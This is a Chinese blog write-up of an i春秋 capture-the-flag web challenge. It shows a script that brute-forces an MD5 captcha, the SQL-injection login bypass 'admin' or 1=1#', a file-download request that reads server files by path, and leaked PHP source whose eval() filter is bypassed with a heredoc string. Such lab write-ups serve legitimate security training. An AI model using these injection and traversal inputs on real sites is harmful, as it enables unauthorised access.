

# i春秋 WEB GetFlag

原创


[A\\_dmins](#) 于 2019-06-15 18:14:58 发布 897 收藏

分类专栏: [CTF题](#) [一天一道CTF](#) [i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42967398/article/details/92138115](https://blog.csdn.net/qq_42967398/article/details/92138115)


版权



[CTF题](#) 同时被 3 个专栏收录

115 篇文章 11 订阅


订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

## i春秋 WEB GetFlag

一天一道CTF题目, 能多不能少

打开网页，点击login来到登陆页面：

CTF学习 | 各大CTF工具 | 各大CTF学习平台 | 各大CTF

Username

Password

substr(md5(captcha), 0, 6)=3aab4a

Captcha:

Submit

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

发现验证码是截取MD5的验证：`substr(md5(captcha), 0, 6)=3aab4a`

编写脚本来跑验证码：

```
import requests
import base64
import sys
import hashlib

def getMd5(index):
    for i in range(100000,100000000):
        x = i
        md5 = hashlib.md5(str(x).encode("utf8")).hexdigest()
        if md5[0:6] == index:
            return x;
print(getMd5("3aab4a"))
```

最后的到验证码：

```
PS C:\> python .\题目.py
9065515
```

既然能够得到验证码了，开始进行登陆测试

最后发现登陆框的username处存在注入，尝试万能密码登陆，成功：

Username

admin' or 1=1#

Password

...

substr(md5(captcha), 0, 6)=3aab4a

Captcha:

Captcha:

9065515


Submit

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

进入网页看见三个文件，全部下载，最后发现一个提示（flag在根目录下）：

```
题目.py x a.php x post-add.php x 01-day.py x day.py x
k?php
echo "Do what you want to do, web dog, flag is in
the web root dir";
?>
```

开启抓包，抓下载链接的包，修改参数：



仿佛在逗我~

既然是根目录那就猜是不是 `/var/www/html/Challenges/flag.php`

果然，得到源码：

Target: http://39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com

**Request**

```

GET /Challenges/file/download.php?f=/var/www/html/Challenges/flag.php HTTP/1.1
Host: 39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com/Challenges/action.php?action=file
Connection: close
Cookie: PHPSESSID=6bihjfojh96mbuvms8ka93p6; __jsluid=73e575cce8d0cb0c86263a9f4e189dac
Upgrade-Insecure-Requests: 1

```

**Response**

```

HTTP/1.1 200 OK
Date: Sat, 15 Jun 2019 09:57:21 GMT
Content-Type: text/plain
Content-Length: 375
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="/var/www/html/Challenges/flag.php"
Vary: Accept-Encoding
X-Via-JSL: 60f7225.-
X-Cache: bypass

<?php
$f = $_POST['flag'];
$f = str_replace(array("`", '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== strpos($f, 'return')))
{
    die('wowwwwwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
    eval("\$spaceone = $f");
}
catch (Exception $e)
{
    return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}
?>

```

Done https://blog.csdn.net/798 bytes | 112 millis

源码:

```

<?php
$f = $_POST['flag'];
$f = str_replace(array("`", '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== strpos($f, 'return')))
{
    die('wowwwwwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
    eval("\$spaceone = $f");
}
catch (Exception $e)
{
    return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}
?>

```

尝试下载 `helloctf.php`，但是不允许下载:

The screenshot shows the Burp Suite interface with the following details:

- Target:** http://39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com
- Request:**

```
GET /Challenges/file/download.php?f=/var/www/html/Challenges/helloctf.php|HTTP/1.1
Host: 39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com/Challenges/action.php?action=file
Connection: close
Cookie: PHPSESSID=6bihyfojh96mbuvmes8ka93p6; __jsluid=73e575cce8d0cb0c86263a9f4e189dac
Upgrade-Insecure-Requests: 1
```
- Response:**

```
HTTP/1.1 200 OK
Date: Sat, 15 Jun 2019 09:58:18 GMT
Content-Type: text/html
Content-Length: 5
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Via-JSL: 60f7225,-
X-Cache: bypass
```

那就只能代码审计了，，，，

题目的要求提交flag参数到flag.php页面，然后页面会将flag参数对应的值赋给\$spaceone，当POST提交的flag=flag的时候flag就会出现！！！！

但是提交flag=flag什么都没有显示，发现过滤了很多的东西

没过滤分号？试试，flag=flag;还是没得卵用~~

只能等死了吗，，，，看了看大佬的wp，好像有个啥php字符串特别的表示方法

百度一下PHP字符串表示方法，得到：

### (3) 长字符串的表示方法

长字符串表示，必须放在“<<<heredoc”和“heredoc;”之间。

“<<<heredoc”必须是开头的标记。

“heredoc;”必须是结束的标记。必须是单独一行，并且顶头写。



heredoc 可以自定义名称。

可以直接解析PHP变量。

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

这就快乐了，不过这个要换行，用url编码一下传过去（注意不要太长，否则第一个if就过不了）：

The screenshot shows the top part of the Burp Suite Professional v1.7.32 interface, including the menu bar (Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts) and the window title 'Burp Suite Professional v1.7.32 - Temporary Project - licensed to surfxyz'.





get flag: `flag{04bcb2ca-39b9-4359-ae9b-22c5925cd9e0}`